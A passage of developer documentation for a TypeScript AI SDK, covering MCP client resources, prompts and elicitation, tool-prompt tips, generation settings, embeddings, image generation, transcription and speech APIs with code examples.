const resources = await mcpClient.listResources();
Reading Resource Contents
Read the contents of a specific resource by its URI:
const resourceData = await mcpClient.readResource({
uri: 'file:///example/document.txt',
});
Listing Resource Templates
Resource templates are dynamic URI patterns that allow flexible queries. List all available templates:
const templates = await mcpClient.listResourceTemplates();
Using MCP Prompts
According to the MCP specification, prompts are user-controlled templates that servers expose for clients to list and retrieve with optional arguments.
Listing Prompts
const prompts = await mcpClient.listPrompts();
Getting a Prompt
Retrieve prompt messages, optionally passing arguments defined by the server:
const prompt = await mcpClient.getPrompt({
name: 'code_review',
arguments: { code: 'function add(a, b) { return a + b; }' },
});
Handling Elicitation Requests
Elicitation is a mechanism where MCP servers can request additional information from the client during tool execution. For example, a server might need user input to complete a registration form or confirmation for a sensitive operation.
Enabling Elicitation Support
To enable elicitation, you need to advertise the capability when creating the MCP client:
const mcpClient = await experimental_createMCPClient({
transport: {
type: 'sse',
url: 'https://your-server.com/sse',
},
capabilities: {
elicitation: {},
},
});
Registering an Elicitation Handler
Use the onElicitationRequest method to register a handler that will be called when the server requests input:
import { ElicitationRequestSchema } from '@ai-sdk/mcp';
mcpClient.onElicitationRequest(ElicitationRequestSchema, async request => {
// request.params.message: A message describing what input is needed
// request.params.requestedSchema: JSON schema defining the expected input structure
// Get input from the user (implement according to your application's needs)
const userInput = await getInputFromUser(
request.params.message,
request.params.requestedSchema,
);
// Return the result with one of three actions:
return {
action: 'accept', // or 'decline' or 'cancel'
content: userInput, // only required when action is 'accept'
};
});
Elicitation Response Actions
Your handler must return an object with an action field that can be one of:
'accept': User provided the requested information. Must includecontentwith the data.'decline': User chose not to provide the information.'cancel': User cancelled the operation entirely.
Examples
You can see MCP in action in the following examples:
<ExampleLinks examples={[ { title: 'Learn to use MCP tools in Node.js', link: '/cookbook/node/mcp-tools', }, { title: 'Learn to handle MCP elicitation requests in Node.js', link: '/cookbook/node/mcp-elicitation', }, ]} />
title: Prompt Engineering description: Learn how to develop prompts with AI SDK Core.
Prompt Engineering
Tips
Prompts for Tools
When you create prompts that include tools, getting good results can be tricky as the number and complexity of your tools increases.
Here are a few tips to help you get the best results:
- Use a model that is strong at tool calling, such as
gpt-5orgpt-4.1. Weaker models will often struggle to call tools effectively and flawlessly. - Keep the number of tools low, e.g. to 5 or less.
- Keep the complexity of the tool parameters low. Complex Zod schemas with many nested and optional elements, unions, etc. can be challenging for the model to work with.
- Use semantically meaningful names for your tools, parameters, parameter properties, etc. The more information you pass to the model, the better it can understand what you want.
- Add
.describe("...")to your Zod schema properties to give the model hints about what a particular property is for. - When the output of a tool might be unclear to the model and there are dependencies between tools, use the
descriptionfield of a tool to provide information about the output of the tool execution. - You can include example input/outputs of tool calls in your prompt to help the model understand how to use the tools. Keep in mind that the tools work with JSON objects, so the examples should use JSON.
In general, the goal should be to give the model all information it needs in a clear way.
Tool & Structured Data Schemas
The mapping from Zod schemas to LLM inputs (typically JSON schema) is not always straightforward, since the mapping is not one-to-one.
Zod Dates
Zod expects JavaScript Date objects, but models return dates as strings.
You can specify and validate the date format using z.string().datetime() or z.string().date(),
and then use a Zod transformer to convert the string to a Date object.
const result = await generateObject({
model: __MODEL__,
schema: z.object({
events: z.array(
z.object({
event: z.string(),
date: z
.string()
.date()
.transform(value => new Date(value)),
}),
),
}),
prompt: 'List 5 important events from the year 2000.',
});
Optional Parameters
When working with tools that have optional parameters, you may encounter compatibility issues with certain providers that use strict schema validation.
For maximum compatibility, optional parameters should use .nullable() instead of .optional():
// This may fail with strict schema validation
const failingTool = tool({
description: 'Execute a command',
inputSchema: z.object({
command: z.string(),
workdir: z.string().optional(), // This can cause errors
timeout: z.string().optional(),
}),
});
// This works with strict schema validation
const workingTool = tool({
description: 'Execute a command',
inputSchema: z.object({
command: z.string(),
workdir: z.string().nullable(), // Use nullable instead
timeout: z.string().nullable(),
}),
});
Temperature Settings
For tool calls and object generation, it's recommended to use temperature: 0 to ensure deterministic and consistent results:
const result = await generateText({
model: __MODEL__,
temperature: 0, // Recommended for tool calls
tools: {
myTool: tool({
description: 'Execute a command',
inputSchema: z.object({
command: z.string(),
}),
}),
},
prompt: 'Execute the ls command',
});
Lower temperature values reduce randomness in model outputs, which is particularly important when the model needs to:
- Generate structured data with specific formats
- Make precise tool calls with correct parameters
- Follow strict schemas consistently
Debugging
Inspecting Warnings
Not all providers support all AI SDK features. Providers either throw exceptions or return warnings when they do not support a feature. To check if your prompt, tools, and settings are handled correctly by the provider, you can check the call warnings:
const result = await generateText({
model: __MODEL__,
prompt: 'Hello, world!',
});
console.log(result.warnings);
HTTP Request Bodies
You can inspect the raw HTTP request bodies for models that expose them, e.g. OpenAI. This allows you to inspect the exact payload that is sent to the model provider in the provider-specific way.
Request bodies are available via the request.body property of the response:
const result = await generateText({
model: __MODEL__,
prompt: 'Hello, world!',
});
console.log(result.request.body);
title: Settings description: Learn how to configure the AI SDK.
Settings
Large language models (LLMs) typically provide settings to augment their output.
All AI SDK functions support the following common settings in addition to the model, the prompt, and additional provider-specific settings:
const result = await generateText({
model: __MODEL__,
maxOutputTokens: 512,
temperature: 0.3,
maxRetries: 5,
prompt: 'Invent a new holiday and describe its traditions.',
});
maxOutputTokens
Maximum number of tokens to generate.
temperature
Temperature setting.
The value is passed through to the provider. The range depends on the provider and model.
For most providers, 0 means almost deterministic results, and higher values mean more randomness.
It is recommended to set either temperature or topP, but not both.
In AI SDK 5.0, temperature is no longer set to 0 by default.
topP
Nucleus sampling.
The value is passed through to the provider. The range depends on the provider and model. For most providers, nucleus sampling is a number between 0 and 1. E.g. 0.1 would mean that only tokens with the top 10% probability mass are considered.
It is recommended to set either temperature or topP, but not both.
topK
Only sample from the top K options for each subsequent token.
Used to remove "long tail" low probability responses.
Recommended for advanced use cases only. You usually only need to use temperature.
presencePenalty
The presence penalty affects the likelihood of the model to repeat information that is already in the prompt.
The value is passed through to the provider. The range depends on the provider and model.
For most providers, 0 means no penalty.
frequencyPenalty
The frequency penalty affects the likelihood of the model to repeatedly use the same words or phrases.
The value is passed through to the provider. The range depends on the provider and model.
For most providers, 0 means no penalty.
stopSequences
The stop sequences to use for stopping the text generation.
If set, the model will stop generating text when one of the stop sequences is generated. Providers may have limits on the number of stop sequences.
seed
It is the seed (integer) to use for random sampling. If set and supported by the model, calls will generate deterministic results.
maxRetries
Maximum number of retries. Set to 0 to disable retries. Default: 2.
abortSignal
An optional abort signal that can be used to cancel the call.
The abort signal can e.g. be forwarded from a user interface to cancel the call, or to define a timeout.
Example: Timeout
const result = await generateText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
abortSignal: AbortSignal.timeout(5000), // 5 seconds
});
headers
Additional HTTP headers to be sent with the request. Only applicable for HTTP-based providers.
You can use the request headers to provide additional information to the provider,
depending on what the provider supports. For example, some observability providers support
headers such as Prompt-Id.
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const result = await generateText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
headers: {
'Prompt-Id': 'my-prompt-id',
},
});
title: Embeddings description: Learn how to embed values with the AI SDK.
Embeddings
Embeddings are a way to represent words, phrases, or images as vectors in a high-dimensional space. In this space, similar words are close to each other, and the distance between words can be used to measure their similarity.
Embedding a Single Value
The AI SDK provides the embed function to embed single values, which is useful for tasks such as finding similar words
or phrases or clustering text.
You can use it with embeddings models, e.g. openai.textEmbeddingModel('text-embedding-3-large') or mistral.textEmbeddingModel('mistral-embed').
import { embed } from 'ai';
import { openai } from '@ai-sdk/openai';
// 'embedding' is a single embedding object (number[])
const { embedding } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
});
Embedding Many Values
When loading data, e.g. when preparing a data store for retrieval-augmented generation (RAG), it is often useful to embed many values at once (batch embedding).
The AI SDK provides the embedMany function for this purpose.
Similar to embed, you can use it with embeddings models,
e.g. openai.textEmbeddingModel('text-embedding-3-large') or mistral.textEmbeddingModel('mistral-embed').
import { openai } from '@ai-sdk/openai';
import { embedMany } from 'ai';
// 'embeddings' is an array of embedding objects (number[][]).
// It is sorted in the same order as the input values.
const { embeddings } = await embedMany({
model: 'openai/text-embedding-3-small',
values: [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
],
});
Embedding Similarity
After embedding values, you can calculate the similarity between them using the cosineSimilarity function.
This is useful to e.g. find similar words or phrases in a dataset.
You can also rank and filter related items based on their similarity.
import { openai } from '@ai-sdk/openai';
import { cosineSimilarity, embedMany } from 'ai';
const { embeddings } = await embedMany({
model: 'openai/text-embedding-3-small',
values: ['sunny day at the beach', 'rainy afternoon in the city'],
});
console.log(
`cosine similarity: ${cosineSimilarity(embeddings[0], embeddings[1])}`,
);
Token Usage
Many providers charge based on the number of tokens used to generate embeddings.
Both embed and embedMany provide token usage information in the usage property of the result object:
import { openai } from '@ai-sdk/openai';
import { embed } from 'ai';
const { embedding, usage } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
});
console.log(usage); // { tokens: 10 }
Settings
Provider Options
Embedding model settings can be configured using providerOptions for provider-specific parameters:
import { openai } from '@ai-sdk/openai';
import { embed } from 'ai';
const { embedding } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
providerOptions: {
openai: {
dimensions: 512, // Reduce embedding dimensions
},
},
});
Parallel Requests
The embedMany function now supports parallel processing with configurable maxParallelCalls to optimize performance:
import { openai } from '@ai-sdk/openai';
import { embedMany } from 'ai';
const { embeddings, usage } = await embedMany({
maxParallelCalls: 2, // Limit parallel requests
model: 'openai/text-embedding-3-small',
values: [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
],
});
Retries
Both embed and embedMany accept an optional maxRetries parameter of type number
that you can use to set the maximum number of retries for the embedding process.
It defaults to 2 retries (3 attempts in total). You can set it to 0 to disable retries.
import { openai } from '@ai-sdk/openai';
import { embed } from 'ai';
const { embedding } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
maxRetries: 0, // Disable retries
});
Abort Signals and Timeouts
Both embed and embedMany accept an optional abortSignal parameter of
type AbortSignal
that you can use to abort the embedding process or set a timeout.
import { openai } from '@ai-sdk/openai';
import { embed } from 'ai';
const { embedding } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
abortSignal: AbortSignal.timeout(1000), // Abort after 1 second
});
Custom Headers
Both embed and embedMany accept an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the embedding request.
import { openai } from '@ai-sdk/openai';
import { embed } from 'ai';
const { embedding } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
headers: { 'X-Custom-Header': 'custom-value' },
});
Response Information
Both embed and embedMany return response information that includes the raw provider response:
import { openai } from '@ai-sdk/openai';
import { embed } from 'ai';
const { embedding, response } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
});
console.log(response); // Raw provider response
Embedding Providers & Models
Several providers offer embedding models:
| Provider | Model | Embedding Dimensions | Multimodal |
|---|---|---|---|
| OpenAI | text-embedding-3-large |
3072 | |
| OpenAI | text-embedding-3-small |
1536 | |
| OpenAI | text-embedding-ada-002 |
1536 | |
| Google Generative AI | gemini-embedding-001 |
3072 | |
| Google Generative AI | gemini-embedding-2-preview |
3072 | |
| Mistral | mistral-embed |
1024 | |
| Cohere | embed-english-v3.0 |
1024 | |
| Cohere | embed-multilingual-v3.0 |
1024 | |
| Cohere | embed-english-light-v3.0 |
384 | |
| Cohere | embed-multilingual-light-v3.0 |
384 | |
| Cohere | embed-english-v2.0 |
4096 | |
| Cohere | embed-english-light-v2.0 |
1024 | |
| Cohere | embed-multilingual-v2.0 |
768 | |
| Amazon Bedrock | amazon.titan-embed-text-v1 |
1536 | |
| Amazon Bedrock | amazon.titan-embed-text-v2:0 |
1024 |
title: Image Generation description: Learn how to generate images with the AI SDK.
Image Generation
Image generation is an experimental feature.
The AI SDK provides the generateImage
function to generate images based on a given prompt using an image model.
import { experimental_generateImage as generateImage } from 'ai';
import { openai } from '@ai-sdk/openai';
const { image } = await generateImage({
model: openai.image('dall-e-3'),
prompt: 'Santa Claus driving a Cadillac',
});
You can access the image data using the base64 or uint8Array properties:
const base64 = image.base64; // base64 image data
const uint8Array = image.uint8Array; // Uint8Array image data
Settings
Size and Aspect Ratio
Depending on the model, you can either specify the size or the aspect ratio.
Size
The size is specified as a string in the format {width}x{height}.
Models only support a few sizes, and the supported sizes are different for each model and provider.
import { experimental_generateImage as generateImage } from 'ai';
import { openai } from '@ai-sdk/openai';
const { image } = await generateImage({
model: openai.image('dall-e-3'),
prompt: 'Santa Claus driving a Cadillac',
size: '1024x1024',
});
Aspect Ratio
The aspect ratio is specified as a string in the format {width}:{height}.
Models only support a few aspect ratios, and the supported aspect ratios are different for each model and provider.
import { experimental_generateImage as generateImage } from 'ai';
import { vertex } from '@ai-sdk/google-vertex';
const { image } = await generateImage({
model: vertex.image('imagen-4.0-generate-001'),
prompt: 'Santa Claus driving a Cadillac',
aspectRatio: '16:9',
});
Generating Multiple Images
generateImage also supports generating multiple images at once:
import { experimental_generateImage as generateImage } from 'ai';
import { openai } from '@ai-sdk/openai';
const { images } = await generateImage({
model: openai.image('dall-e-2'),
prompt: 'Santa Claus driving a Cadillac',
n: 4, // number of images to generate
});
Each image model has an internal limit on how many images it can generate in a single API call. The AI SDK manages this automatically by batching requests appropriately when you request multiple images using the n parameter. By default, the SDK uses provider-documented limits (for example, DALL-E 3 can only generate 1 image per call, while DALL-E 2 supports up to 10).
If needed, you can override this behavior using the maxImagesPerCall setting when generating your image. This is particularly useful when working with new or custom models where the default batch size might not be optimal:
const { images } = await generateImage({
model: openai.image('dall-e-2'),
prompt: 'Santa Claus driving a Cadillac',
maxImagesPerCall: 5, // Override the default batch size
n: 10, // Will make 2 calls of 5 images each
});
Providing a Seed
You can provide a seed to the generateImage function to control the output of the image generation process.
If supported by the model, the same seed will always produce the same image.
import { experimental_generateImage as generateImage } from 'ai';
import { openai } from '@ai-sdk/openai';
const { image } = await generateImage({
model: openai.image('dall-e-3'),
prompt: 'Santa Claus driving a Cadillac',
seed: 1234567890,
});
Provider-specific Settings
Image models often have provider- or even model-specific settings.
You can pass such settings to the generateImage function
using the providerOptions parameter. The options for the provider
(openai in the example below) become request body properties.
import { experimental_generateImage as generateImage } from 'ai';
import { openai } from '@ai-sdk/openai';
const { image } = await generateImage({
model: openai.image('dall-e-3'),
prompt: 'Santa Claus driving a Cadillac',
size: '1024x1024',
providerOptions: {
openai: { style: 'vivid', quality: 'hd' },
},
});
Abort Signals and Timeouts
generateImage accepts an optional abortSignal parameter of
type AbortSignal
that you can use to abort the image generation process or set a timeout.
import { openai } from '@ai-sdk/openai';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: openai.image('dall-e-3'),
prompt: 'Santa Claus driving a Cadillac',
abortSignal: AbortSignal.timeout(1000), // Abort after 1 second
});
Custom Headers
generateImage accepts an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the image generation request.
import { openai } from '@ai-sdk/openai';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: openai.image('dall-e-3'),
prompt: 'Santa Claus driving a Cadillac',
headers: { 'X-Custom-Header': 'custom-value' },
});
Warnings
If the model returns warnings, e.g. for unsupported parameters, they will be available in the warnings property of the response.
const { image, warnings } = await generateImage({
model: openai.image('dall-e-3'),
prompt: 'Santa Claus driving a Cadillac',
});
Additional provider-specific meta data
Some providers expose additional meta data for the result overall or per image.
const prompt = 'Santa Claus driving a Cadillac';
const { image, providerMetadata } = await generateImage({
model: openai.image('dall-e-3'),
prompt,
});
const revisedPrompt = providerMetadata.openai.images[0]?.revisedPrompt;
console.log({
prompt,
revisedPrompt,
});
The outer key of the returned providerMetadata is the provider name. The inner values are the metadata. An images key is always present in the metadata and is an array with the same length as the top level images key.
Error Handling
When generateImage cannot generate a valid image, it throws a AI_NoImageGeneratedError.
This error occurs when the AI provider fails to generate an image. It can arise due to the following reasons:
- The model failed to generate a response
- The model generated a response that could not be parsed
The error preserves the following information to help you log the issue:
responses: Metadata about the image model responses, including timestamp, model, and headers.cause: The cause of the error. You can use this for more detailed error handling
import { generateImage, NoImageGeneratedError } from 'ai';
try {
await generateImage({ model, prompt });
} catch (error) {
if (NoImageGeneratedError.isInstance(error)) {
console.log('NoImageGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
Generating Images with Language Models
Some language models such as Google gemini-2.5-flash-image-preview support multi-modal outputs including images.
With such models, you can access the generated images using the files property of the response.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const result = await generateText({
model: google('gemini-2.5-flash-image-preview'),
prompt: 'Generate an image of a comic cat',
});
for (const file of result.files) {
if (file.mediaType.startsWith('image/')) {
// The file object provides multiple data formats:
// Access images as base64 string, Uint8Array binary data, or check type
// - file.base64: string (data URL format)
// - file.uint8Array: Uint8Array (binary data)
// - file.mediaType: string (e.g. "image/png")
}
}
Image Models
| Provider | Model | Support sizes (width x height) or aspect ratios (width : height) |
|---|---|---|
| xAI Grok | grok-2-image |
1024x768 (default) |
| OpenAI | gpt-image-1 |
1024x1024, 1536x1024, 1024x1536 |
| OpenAI | dall-e-3 |
1024x1024, 1792x1024, 1024x1792 |
| OpenAI | dall-e-2 |
256x256, 512x512, 1024x1024 |
| Amazon Bedrock | amazon.nova-canvas-v1:0 |
320-4096 (multiples of 16), 1:4 to 4:1, max 4.2M pixels |
| Fal | fal-ai/flux/dev |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/flux-lora |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/fast-sdxl |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/flux-pro/v1.1-ultra |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/ideogram/v2 |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/recraft-v3 |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/stable-diffusion-3.5-large |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Fal | fal-ai/hyper-sdxl |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| DeepInfra | stabilityai/sd3.5 |
1:1, 16:9, 1:9, 3:2, 2:3, 4:5, 5:4, 9:16, 9:21 |
| DeepInfra | black-forest-labs/FLUX-1.1-pro |
256-1440 (multiples of 32) |
| DeepInfra | black-forest-labs/FLUX-1-schnell |
256-1440 (multiples of 32) |
| DeepInfra | black-forest-labs/FLUX-1-dev |
256-1440 (multiples of 32) |
| DeepInfra | black-forest-labs/FLUX-pro |
256-1440 (multiples of 32) |
| DeepInfra | stabilityai/sd3.5-medium |
1:1, 16:9, 1:9, 3:2, 2:3, 4:5, 5:4, 9:16, 9:21 |
| DeepInfra | stabilityai/sdxl-turbo |
1:1, 16:9, 1:9, 3:2, 2:3, 4:5, 5:4, 9:16, 9:21 |
| Replicate | black-forest-labs/flux-schnell |
1:1, 2:3, 3:2, 4:5, 5:4, 16:9, 9:16, 9:21, 21:9 |
| Replicate | recraft-ai/recraft-v3 |
1024x1024, 1365x1024, 1024x1365, 1536x1024, 1024x1536, 1820x1024, 1024x1820, 1024x2048, 2048x1024, 1434x1024, 1024x1434, 1024x1280, 1280x1024, 1024x1707, 1707x1024 |
imagen-4.0-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 | |
imagen-4.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 | |
imagen-4.0-ultra-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 | |
| Google Vertex | imagen-4.0-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
| Google Vertex | imagen-4.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
| Google Vertex | imagen-4.0-ultra-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
| Google Vertex | imagen-3.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
| Fireworks | accounts/fireworks/models/flux-1-dev-fp8 |
1:1, 2:3, 3:2, 4:5, 5:4, 16:9, 9:16, 9:21, 21:9 |
| Fireworks | accounts/fireworks/models/flux-1-schnell-fp8 |
1:1, 2:3, 3:2, 4:5, 5:4, 16:9, 9:16, 9:21, 21:9 |
| Fireworks | accounts/fireworks/models/playground-v2-5-1024px-aesthetic |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Fireworks | accounts/fireworks/models/japanese-stable-diffusion-xl |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Fireworks | accounts/fireworks/models/playground-v2-1024px-aesthetic |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Fireworks | accounts/fireworks/models/SSD-1B |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Fireworks | accounts/fireworks/models/stable-diffusion-xl-1024-v1-0 |
640x1536, 768x1344, 832x1216, 896x1152, 1024x1024, 1152x896, 1216x832, 1344x768, 1536x640 |
| Luma | photon-1 |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Luma | photon-flash-1 |
1:1, 3:4, 4:3, 9:16, 16:9, 9:21, 21:9 |
| Together.ai | stabilityai/stable-diffusion-xl-base-1.0 |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-dev |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-dev-lora |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-schnell |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-canny |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-depth |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-redux |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1.1-pro |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-pro |
512x512, 768x768, 1024x1024 |
| Together.ai | black-forest-labs/FLUX.1-schnell-Free |
512x512, 768x768, 1024x1024 |
| Black Forest Labs | flux-kontext-pro |
From 3:7 (portrait) to 7:3 (landscape) |
| Black Forest Labs | flux-kontext-max |
From 3:7 (portrait) to 7:3 (landscape) |
| Black Forest Labs | flux-pro-1.1-ultra |
From 3:7 (portrait) to 7:3 (landscape) |
| Black Forest Labs | flux-pro-1.1 |
From 3:7 (portrait) to 7:3 (landscape) |
| Black Forest Labs | flux-pro-1.0-fill |
From 3:7 (portrait) to 7:3 (landscape) |
Above are a small subset of the image models supported by the AI SDK providers. For more, see the respective provider documentation.
title: Transcription description: Learn how to transcribe audio with the AI SDK.
Transcription
Transcription is an experimental feature.
The AI SDK provides the transcribe
function to transcribe audio using a transcription model.
import { experimental_transcribe as transcribe } from 'ai';
import { openai } from '@ai-sdk/openai';
import { readFile } from 'fs/promises';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
});
The audio property can be a Uint8Array, ArrayBuffer, Buffer, string (base64 encoded audio data), or a URL.
To access the generated transcript:
const text = transcript.text; // transcript text e.g. "Hello, world!"
const segments = transcript.segments; // array of segments with start and end times, if available
const language = transcript.language; // language of the transcript e.g. "en", if available
const durationInSeconds = transcript.durationInSeconds; // duration of the transcript in seconds, if available
Settings
Provider-Specific settings
Transcription models often have provider or model-specific settings which you can set using the providerOptions parameter.
import { experimental_transcribe as transcribe } from 'ai';
import { openai } from '@ai-sdk/openai';
import { readFile } from 'fs/promises';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
providerOptions: {
openai: {
timestampGranularities: ['word'],
},
},
});
Download Size Limits
When audio is a URL, the SDK downloads the file with a default 2 GiB size limit.
You can customize this using createDownload:
import { experimental_transcribe as transcribe, createDownload } from 'ai';
import { openai } from '@ai-sdk/openai';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: new URL('https://example.com/audio.mp3'),
download: createDownload({ maxBytes: 50 * 1024 * 1024 }), // 50 MB limit
});
You can also provide a fully custom download function:
import { experimental_transcribe as transcribe } from 'ai';
import { openai } from '@ai-sdk/openai';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: new URL('https://example.com/audio.mp3'),
download: async ({ url }) => {
const res = await myAuthenticatedFetch(url);
return {
data: new Uint8Array(await res.arrayBuffer()),
mediaType: res.headers.get('content-type') ?? undefined,
};
},
});
If a download exceeds the size limit, a DownloadError is thrown:
import { experimental_transcribe as transcribe, DownloadError } from 'ai';
import { openai } from '@ai-sdk/openai';
try {
await transcribe({
model: openai.transcription('whisper-1'),
audio: new URL('https://example.com/audio.mp3'),
});
} catch (error) {
if (DownloadError.isInstance(error)) {
console.log('Download failed:', error.message);
}
}
Abort Signals and Timeouts
transcribe accepts an optional abortSignal parameter of
type AbortSignal
that you can use to abort the transcription process or set a timeout.
This is particularly useful when combined with URL downloads to prevent long-running requests:
import { openai } from '@ai-sdk/openai';
import { experimental_transcribe as transcribe } from 'ai';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: new URL('https://example.com/audio.mp3'),
abortSignal: AbortSignal.timeout(5000), // Abort after 5 seconds
});
Custom Headers
transcribe accepts an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the transcription request.
import { openai } from '@ai-sdk/openai';
import { experimental_transcribe as transcribe } from 'ai';
import { readFile } from 'fs/promises';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
headers: { 'X-Custom-Header': 'custom-value' },
});
Warnings
Warnings (e.g. unsupported parameters) are available on the warnings property.
import { openai } from '@ai-sdk/openai';
import { experimental_transcribe as transcribe } from 'ai';
import { readFile } from 'fs/promises';
const transcript = await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
});
const warnings = transcript.warnings;
Error Handling
When transcribe cannot generate a valid transcript, it throws a AI_NoTranscriptGeneratedError.
This error can arise for any the following reasons:
- The model failed to generate a response
- The model generated a response that could not be parsed
The error preserves the following information to help you log the issue:
responses: Metadata about the transcription model responses, including timestamp, model, and headers.cause: The cause of the error. You can use this for more detailed error handling.
import {
experimental_transcribe as transcribe,
NoTranscriptGeneratedError,
} from 'ai';
import { openai } from '@ai-sdk/openai';
import { readFile } from 'fs/promises';
try {
await transcribe({
model: openai.transcription('whisper-1'),
audio: await readFile('audio.mp3'),
});
} catch (error) {
if (NoTranscriptGeneratedError.isInstance(error)) {
console.log('NoTranscriptGeneratedError');
console.log('Cause:', error.cause);
console.log('Responses:', error.responses);
}
}
Transcription Models
| Provider | Model |
|---|---|
| OpenAI | whisper-1 |
| OpenAI | gpt-4o-transcribe |
| OpenAI | gpt-4o-mini-transcribe |
| ElevenLabs | scribe_v1 |
| ElevenLabs | scribe_v1_experimental |
| Groq | whisper-large-v3-turbo |
| Groq | distil-whisper-large-v3-en |
| Groq | whisper-large-v3 |
| Azure OpenAI | whisper-1 |
| Azure OpenAI | gpt-4o-transcribe |
| Azure OpenAI | gpt-4o-mini-transcribe |
| Rev.ai | machine |
| Rev.ai | low_cost |
| Rev.ai | fusion |
| Deepgram | base (+ variants) |
| Deepgram | enhanced (+ variants) |
| Deepgram | nova (+ variants) |
| Deepgram | nova-2 (+ variants) |
| Deepgram | nova-3 (+ variants) |
| Gladia | default |
| AssemblyAI | best |
| AssemblyAI | nano |
| Fal | whisper |
| Fal | wizper |
Above are a small subset of the transcription models supported by the AI SDK providers. For more, see the respective provider documentation.
title: Speech description: Learn how to generate speech from text with the AI SDK.
Speech
Speech is an experimental feature.
The AI SDK provides the generateSpeech
function to generate speech from text using a speech model.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { openai } from '@ai-sdk/openai';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
voice: 'alloy',
});
Language Setting
You can specify the language for speech generation (provider support varies):
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { lmnt } from '@ai-sdk/lmnt';
const audio = await generateSpeech({
model: lmnt.speech('aurora'),
text: 'Hola, mundo!',
language: 'es', // Spanish
});
To access the generated audio:
const audio = audio.audioData; // audio data e.g. Uint8Array
Settings
Provider-Specific settings
You can set model-specific settings with the providerOptions parameter.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { openai } from '@ai-sdk/openai';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
providerOptions: {
openai: {
// ...
},
},
});
Abort Signals and Timeouts
generateSpeech accepts an optional abortSignal parameter of
type AbortSignal
that you can use to abort the speech generation process or set a timeout.
import { openai } from '@ai-sdk/openai';
import { experimental_generateSpeech as generateSpeech } from 'ai';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
abortSignal: AbortSignal.timeout(1000), // Abort after 1 second
});
Custom Headers
generateSpeech accepts an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the speech generation request.
import { openai } from '@ai-sdk/openai';
import { experimental_generateSpeech as generateSpeech } from 'ai';
const audio = await generateSpeech({
model: openai.speech('tts-1'),
text: 'Hello, world!',
headers: { 'X-Custom-Header': 'custom-value' },
});
Warnings
Warnings (e.g. unsupported parameters) are available on the warnings property.
import { openai } from '@ai-sdk/openai';
import { experimental_generateSpeech as generateSpeech } from 'ai';
const audio = await generateSpeech({
